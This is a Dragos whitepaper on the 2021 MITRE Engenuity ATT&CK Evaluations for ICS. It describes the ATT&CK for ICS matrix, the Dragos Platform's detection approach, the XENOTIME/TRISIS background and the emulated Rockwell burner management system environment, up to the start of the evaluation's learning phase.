Whitepaper

2021 MITRE ENGENUITY ATT&CK® EVALUATIONS FOR ICS:

A RETROSPECTIVE OF THE EMULATED ATTACK

Austin Scott | Principal Industrial Penetration Tester & Detection Engineer | Dragos, Inc.
Ben Miller | Vice President of Professional Services and R&D | Dragos, Inc.

info@dragos.com
@DragosInc

TABLE OF CONTENT

INTRODUCTION

The 2021 MITRE Engenuity ATT&CK Evaluations for Industrial Control Systems (ICS) is the **MITRE Engenuity team's** first evaluation of the ICS threat detection market and simulates an attack against an Operational Technology (OT) environment. Key to this emulation was the leveraging of a real-world threat group, **XENOTIME,** which was responsible for the 2017 safety instrumented system-focused attack in Saudi Arabia, and a full ICS range with emulated safety and environmental impacts.

The attack culminated with a manipulated **Burner Management System (BMS)** that resulted in at least partial destruction of the fictional facility. While a real-world attack such as this one would likely be spread over months (or years in the case of XENOTIME), this simulated attack was held over 5 days.

This whitepaper is intended to inform and not convince. Multi-staged attacks in an OT environment are still commonly misunderstood and we want to use this as an opportunity to shed light on the attack itself while demonstrating how well Dragos's technology, the Dragos Platform, performed. The Dragos team was consistently impressed with the **MITRE Engenuity™** team's ability to accurately re-interpret the **XENOTIME threat behaviors** into a **Rockwell Automation**-focused attack simulation that was both eerily similar yet new. Furthermore, we were proud and excited to see how well the Dragos Platform tracked the adversary through each step of the **ICS Cyber Kill Chain**. We'll also be as impartial as we can on how the Dragos Platform performed during the evaluation. Like many in the industry, we cringe when seeing solutions positioned as infallible in an attempt to gain mindshare or making claims that the vendor "won" the MITRE evaluation. There is no scoring in a MITRE Evaluation; instead, they are meant to offer transparency on the different strengths and weaknesses of a product at the time of the evaluation. While we're convinced the Dragos Platform did exceptionally well the real winners of such evaluations are the community members and customers who see vendors step up to be tested and get independent insights into how they performed. And while we are excited with how the technology performed, there were also opportunities for learning in how we can improve the Dragos Platform. We will detail those as candidly as we can as well.

The Dragos Platform is a network-based cybersecurity software technology that identifies ICS network assets and their communications to provide an inventory and topology, identify and manage vulnerabilities, detect malicious activity, and provides guidance to investigate incidents. The goal is to create high-value Composite Analytics that display the adversary TTPs within the specific context of the critical ICS assets the actions are taken against (example: **Safety Workstation Compromise Followed by Action on Objectives**). The following diagram depicts how the Dragos Platform worked through the MITRE Evaluation dataset to provide valuable events and notifications.

> **"The real winners of such evaluations are the community members and customers who see vendors step up to be tested and get independent insights into how they performed."**




Figure 1: ATT&CK for ICS Evaluation by the Numbers

MITRE ATT&CK FOR ICS BACKGROUND

The MITRE ATT&CK for ICS Framework is the world's first encyclopedia of publicly observed, ICS-focused tactics, techniques, and procedures (TTPs). Throughout this paper, we will use the terms threat behaviors and TTPs interchangeably. Security professionals such as network defenders, incident responders, threat hunters, and pen testers can now quantify their industrial coverage or capabilities using a single resource. More than 100 participants from 39 organizations **reviewed, provided comments, or contributed to ATT&CK for ICS** prior to launch. Before ATT&CK for ICS, one would have had to collect up all the public and non-public reports from numerous sources and create a dataset to understand the industrial adversary landscape. Over the past five years, MITRE has worked behind the scenes to develop and carefully organize this dataset for the benefit of industrial network defenders everywhere. ATT&CK for ICS is a new industry tool for securing ICS environments against malicious behaviors. Each technique is linked to a description, examples, and references of publicly known attacks on ICS environments. It is a cornerstone resource that has been missing for the past two decades of ICS cybersecurity.

Internally at Dragos, we have been leveraging the ATT&CK for ICS Matrix across multiple teams. **The Dragos Platform** team has utilized this matrix to map their detection coverage breadth (how many tactics and techniques are covered) as well as detection depth (how many different ways do we have to detect a tactic or technique). **The Dragos Professional Services** team has been leveraging this as part of adversary simulation exercises to ensure Tactics, Techniques, and Procedures (TTPs) align with Activity Groups that have demonstrated ICS capabilities as well as developing playbooks for incidents and tabletop exercises. **The Dragos Intelligence team (Worldview)** has been actively involved in the development of the matrix itself and continues to provide feedback on the Tactics and Techniques as they align with the ICS targeting threats, or Activity Groups, that we track. ATT&CK for ICS Tactics and Techniques are also frequently referenced within **Dragos Worldview ICS Intelligence reporting**. Suffice to say, in the less than two years that ATT&CK for ICS has existed in the public domain, it has become an integral resource within Dragos.

ATT&CK for ICS Matrix

INITIAL ACCESS	EXECUTION	PERSISTENCE	PRIVILEGE ESCALATION	EVASION	DISCOVERY	LATERAL MOVEMENT	COLLECTION	COMMAND AND CONTROL	INHIBIT RESPONSE FUNCTION	IMPAIR PROCESS CONTROL	IMPACT
Data Historian Compromise	Change Operating Mode	Modify Program	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Drive-By Compromise	Command-Line Interface	Module Firmware	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	Modify Parameter	Denial of Control
Engineering Workstation Compromise	Execution through API	Project File Infection		Indicator Removal on Host	Remote System Discovery	Lateral Tool Transfer	Detect Operating Mode	Standard Application LayerProtocol	Block Command Message	Module Firmware	Denial of View
Exploit Public-Facing Application	Graphical User Interface	System Firmware		Masquerading	Remote System Information Discovery	Program Download	I/O Image		Block Reporting Message	Spoof Reporting Message	Loss of Availability
Exploitation of Remote Services	Hooking	Valid Accounts		Rootkit	Wireless Sniffing	Remote Services	Man in the Middle		Block Serial COM	Unauthorized Command Message	Loss of Control
External Remote Services	Modify Controller Tasking			Spoof Reporting Message		Valid Accounts	Monitor Process State		Data Destruction		Loss of Productivity and Revenue
Internet Accessible Device	Native API						Point & Tag Identification		Denial of Service		Loss of Protection
Remote Services	Scripting						Program Upload		Device Restart/ Shutdown		Loss of Safety
Replication Through Removable Media	User Execution						Screen Capture		Manipulate I/O Image		Loss of View
Rogue Master							Wireless Sniffing		Modify Alarm Settings		Manipulation of Control
Spear-Phishing Attachment									Rootkit		Manipulation of View
Supply Chain Compromise									Service Stop		Theft of Operational Information
Wireless Compromise									System Firmware		

THE DRAGOS PLATFORM

The **Dragos Platform** is a network-based cybersecurity software technology that identifies ICS network assets and their communications to provide an inventory and topology, identify and manage vulnerabilities, detect malicious activity, and provides guidance to investigate incidents. Within the Dragos Platform, we leverage **The 4 Types of Threat Detection** model.




Figure 2: The 4 Types of Threat Detection

The 4 Types of Threat Detection create different use-cases and detection strategies for defenders leveraging the Dragos Platform and are aggregated in the Notification view.

1. **Modeling**

   Modeling is a mathematical approach to detecting threats by defining "normal" and measuring the divergence from the definition. When organizations talk about "baselines", "machine learning", or various forms of "anomaly detection" they are referring to Modeling-based detections. The goal of Modeling is to build profiles of the environment over time and alert on uncustomary behaviors. The value in doing this approach is that it is threat-agnostic instead of relying on knowledge of the environment. The downside is that detections contain very limited if any context on the threat because the detection was not looking for the threat itself but the deviation. These detections are great for hunting but not ideal for triaging as their threat context is specific to the modeled environment.

2. **Configuration**

   Configuration-based detection relies on current knowledge of an environment's known architecture or design to identify changes to the configuration. As an example, a new device would be a change to the configuration. However, a change in the configuration such as a change on the timing in a GPS clock, a project file upload to a programmable logic controller (PLC), or the change of a key switch from RUN mode to PROGRAM mode in a safety system would all be configuration alerts. These alerts can be useful for understanding your environment better and provide good forensics on changes in the environment but contain little threat context for triaging.

3. **Indicators**

   Indicators are the quickest way of leveraging detection with threat context. When properly created, indicators identify specific activity that gives analysts the context to properly prioritize and respond to the activity observed. There are two main benefits associated with indicators: knowledge enrichment and quick scoping. The downside is that adversaries can change their dependence on specific indicators (such as infrastructure and malware), which can quickly make those specific indicators ineffective. Indicators though are ideal for triaging for known threats.

4. **Threat Behavior**

   Threat behavior analytics codify malicious adversary tradecraft (e.g., tactics, techniques, and procedures) for detection regardless of specific indicators like malware or infrastructure. Threat behavior analytics are the best form of expandable and alterable threat detection that also result in context for the defender. The downside is they are often time-intensive to create. The value is that they are not tied to any individual adversary but instead represent a series of events that catch known tactics and techniques that adversaries leverage making them able to identify known and unknown threat groups with context, thus making them a great form of threat detection. The structure of MITRE ATT&CK is based upon threat behaviors and documents threat behaviors in detail, which is why it is such a valuable resource for network defenders.

Hunting for threat behavior is akin to “finding a needle in a haystack” of data. To best approach this monumental task, the Dragos Platform will sort the haystack into smaller, more manageable haystacks. These smaller haystacks make it easier for Dragos Platform users to identify and investigate threat behavior within ICS Networks. The smaller haystacks consist of the following:

Tagged Data	Data that the Dragos Platform might be interested in using for the creation of Events and Notifications is identified, inspected using deep packet analysis, and then stored as Tagged Data.
Events	Events (Severity 0) are actions taken within the ICS network that you probably want to keep track of but do not necessarily want to be constantly notified about. Events could be atomic (single step) threat behaviors in the context of an attack but could also be normal operations of an ICS environment. Events are normally hidden from view but can feed information into Composite Analytics (see below) or turned on to see the Events that led up to high severity Notifications. They are also useful for forensics and investigation timelines. Example: **Program Upload over CIP (Day 1)**
Notifications	Notifications are actions taken within the ICS network that could be considered one of The 4 Types of Threat Detection. The higher the severity rating of the Notification, the higher the confidence that this is a real threat, and that action should be taken. Example: **PowerShell – Execution of Base64 Encoded Command (see Day 1)**
Composite Analytics	Composite Analytics are multi-step threat analytics that more confidently relate to adversary actions. They often will take data from multiple sources, such as Windows Events, Network Traffic, Asset Information, or Vulnerability Information to create context-sensitive, high confidence and high severity Notifications (often severity 3 – 5). Example: **Possible Safety System Compromise (see Day 3)**
Query Focused Datasets (QFDs)	Query Focused Datasets (QFDs) provide analysts with powerful tools for both proactive threat hunts and investigations. A query focused dataset is a pared down dataset that combines disparate data to enable analysts to prove or disprove a given hypothesis quickly. While a QFD is a subset of a larger dataset, the QFD might contain additional enriched information that provides analysts with an optimized view of the situation in question. QFDs normalize data and reduce the overall time analysts must spend when triaging suspicious activity or threat hunting. Example: **Modules QFD (See Day 0)**

Throughout this paper, we will be referring to Events, Notifications, or Composite Analytics when discussing how the Dragos Platform identified threat behaviors within the MITRE ATT&CK for ICS Evaluation. For the MITRE Evaluation, Dragos deployed version 1.7.2 of the Dragos Platform Sitestore and Sensor along with our April 2020 Knowledge Pack release.

What is XENOTIME?

The **XENOTIME activity group** is attributed to the **TRISIS (AKA Triton)** malware and the attack of the safety instrumented systems at an oil refinery in Saudi Arabia in 2017. Industrial safety instrumented systems comprise part of a multi-layer engineered process control framework to protect life and the environment. XENOTIME navigated the refinery’s OT networks and then delivered the TRISIS malware to embed itself into the controllers as a rootkit to deliver its malicious logic and override how the system handled unsafe conditions. Since then, XENOTIME has targeted numerous oil and gas and electric companies around the world. Though there has not been an observed case of TRISIS or safety system targeting since the original attack.

HOW WE PREPARED AHEAD OF THE EVALUATION

When MITRE announced the evaluation would be based on a Rockwell Automation environment, Dragos was excited to participate. Back in early 2020 our customer base certainly had Rockwell equipment in use, but always within a broader environment. This gave our research team an opportunity to prioritize Rockwell software, device, and protocol efforts for steady improvements in our monthly Dragos Platform Knowledge Packs. We also got to purchase a lot of interesting Rockwell equipment. In our preparation for the MITRE Evaluation, we planned and executed over 50 unique scenarios based on the XENOTIME TRISIS incident. Each scenario allowed us to test the performance of the Dragos Platform against a live attack and then adjust our collection, detection, and technique mapping accordingly. Developing multiple scenarios gave us an appreciation for what MITRE created for the ATT&CK for ICS evaluation. MITRE's scenario ended up being much more sophisticated and stealthier than we had anticipated and trained against. We had expected to see some concrete indicators of compromise (IOCs) along the way; for example, the deployment of a commonly used command and control infrastructure (C2) such as Cobalt Strike. As you will soon read, MITRE created a scenario that did not include any concrete IOCs. We also expected to see more host enumeration or louder network enumeration. We consider the MITRE Evaluation scenario to be an excellent "final boss battle" after all our scenario testing and training.




Figure 3: The Dragos Rockwell Range Burner Management System (BMS) - Control PLC Human Machine Interface (HMI)

Figure 4: The Dragos Rockwell ICS Range

Figure 5: The Dragos Rockwell ICS Range - Panel 2




Figure 6: The Dragos Rockwell Range Burner Management System (BMS) Safety Instrumented System (SIS) Human Machine Interface (HMI)

THE ATT&CK EVALUATION ENVIRONMENT

The Victim's Environment

MITRE's emulated victim is a Rockwell-operated Burner Management System (BMS). A BMS can be used across a wide range of industry verticals to support processes such as boilers, ovens, heaters, and steam generators (as used in combined-cycle power generation). Within a BMS there should always be a safety system component as they are regulated by multiple industry safety standards such as:

- **NFPA 85**
  National Fire Protection Association Boiler and Combustion Systems Hazards Code
- **EN 50156-1**
  Electrical equipment for furnaces and ancillary equipment – Part 1: Requirements for application design and installation
- **EN 298**
  Automatic burner control systems for burners and appliances burning gaseous or liquid fuels
- **ISA TR-84.00.05**
  Guidance on the Identification of Safety Instrumented Functions (SIF) in Burner Management Systems (BMS)
- **ANSI/API RP 556**
  Instrumentation, Control, and Protective Systems for Gas-Fired Heaters

Pragmatically, the environment was straightforward and divided into two halves: Control and Safety. The Control half is a Rockwell ControlLogix 1756-L71/B LOGIX5571 controller (v20.54) serving as the Control Programmable Logic Controller (Control PLC) and an associated Control Engineering Workstation (Control EWS) and Control Human Machine Interface (Control HMI). The Safety half is a mirror image of the Control half with another ControlLogix 1756-L71/B LOGIX5571 (v20.54) controller serving as the Safety PLC and an associated Safety EWS and Safety HMI. Both controllers had simulated remote IO to support the simulation of a live plant during the MITRE Evaluation. Upon review of the victim environment, a few issues stick out that we should cover here.

1. Using a normal PLC for a Safety System Controller rather than a fit-for-purpose Safety PLC goes against industry best practices. However, using a normal controller as a safety controller is not completely unheard of in the industry.

2. The recommended best practice for a Safety System is to have it completely isolated from the control network or at the very least have it segmented from the control network; though again the setup contained here is not abnormal in the industry. The victim network is a very simple and flat network with the Control System and the Safety System all in the same network range with no segmentation which is also fairly common. However, as we will see in the evaluation, the adversary does pivot through the Control EWS into the Safety EWS as if there is some level of network segmentation involved in the exercise.

The Dragos Platform's Visibility

Each of the Windows hosts used the Microsoft Sysmon tool and forwarded logs to the Dragos Platform which can passively collect network data off of the environment and optionally leverage host-based logs. The network traffic was monitored by one Dragos network sensor monitoring the SPAN port of the switch. With this deployment, Windows host and network data were our two data sources.




Figure 7: MITRE Evaluation Network Topology with the Dragos Platform Sensor and Sitestore Event and Traffic Aggregation




Figure 8: MITRE Evaluation Burner Management System (BMS) Piping and Instrumentation Diagram (P&ID) Sidebar: Scenario Differences

Scenario Differences

XENOTIME, while not a one-hit-wonder, attacked a Schneider Electric Triconex safety environment. The MITRE ATT&CK for ICS evaluation used Rockwell Automation rather than Schneider Electric. This is an entirely different technology stack. This highlights that Triconex systems are not unique and these attacks can occur across any OEM or product line. It's worth noting that quite a bit of research was needed by MITRE to not only set up this system but orchestrate an attack that both mimics XENOTIME while also demonstrably operating against Rockwell systems. This also demonstrates the value of TTPs. Just knowing what combination of TTPs could be used in an attack does not necessarily mean you'll know how the TTPs would be leveraged in order to correctly identify them. By developing detections against different combinations of TTPs, defenders will benefit from depth of TTP detection coverage.

SEQUENCE OF ATTACK

Working an incident response case is about telling a story, where one finding leads to another, and so on. One of the primary benefits to the industry of ATT&CK for ICS is that it provides a common nomenclature with which to describe ICS-focused threat behavior. We will now examine each step of the Evaluation using the language and technique references from the ATT&CK for ICS framework. At each adversary step in the ATT&CK Evaluation, we will demonstrate how the adversary's actions were interpreted by the Dragos Platform and rendered for the Dragos Platform operator to see.

Note: We only try to show one or two of the most compelling pieces of data from the Dragos Platform at each step in the attack. There are often other pieces of data that do provide additional context but have been removed from this discussion in favor of brevity.

> **“ Working an incident response case is about telling a story. ”**

DAY 0: THE LEARNING PHASE

There was a one-week period in which all participants were allowed to learn about the environment. The Dragos Platform was put into “baseline learning mode” so that a normal ICS traffic baseline could be created. Throughout the evaluation, the Dragos Platform identified several deviations from this original baseline in addition to the threat behaviors identified. The following Asset QFD and Network Maps were created in the Dragos Platform during the learning phase of the evaluation.

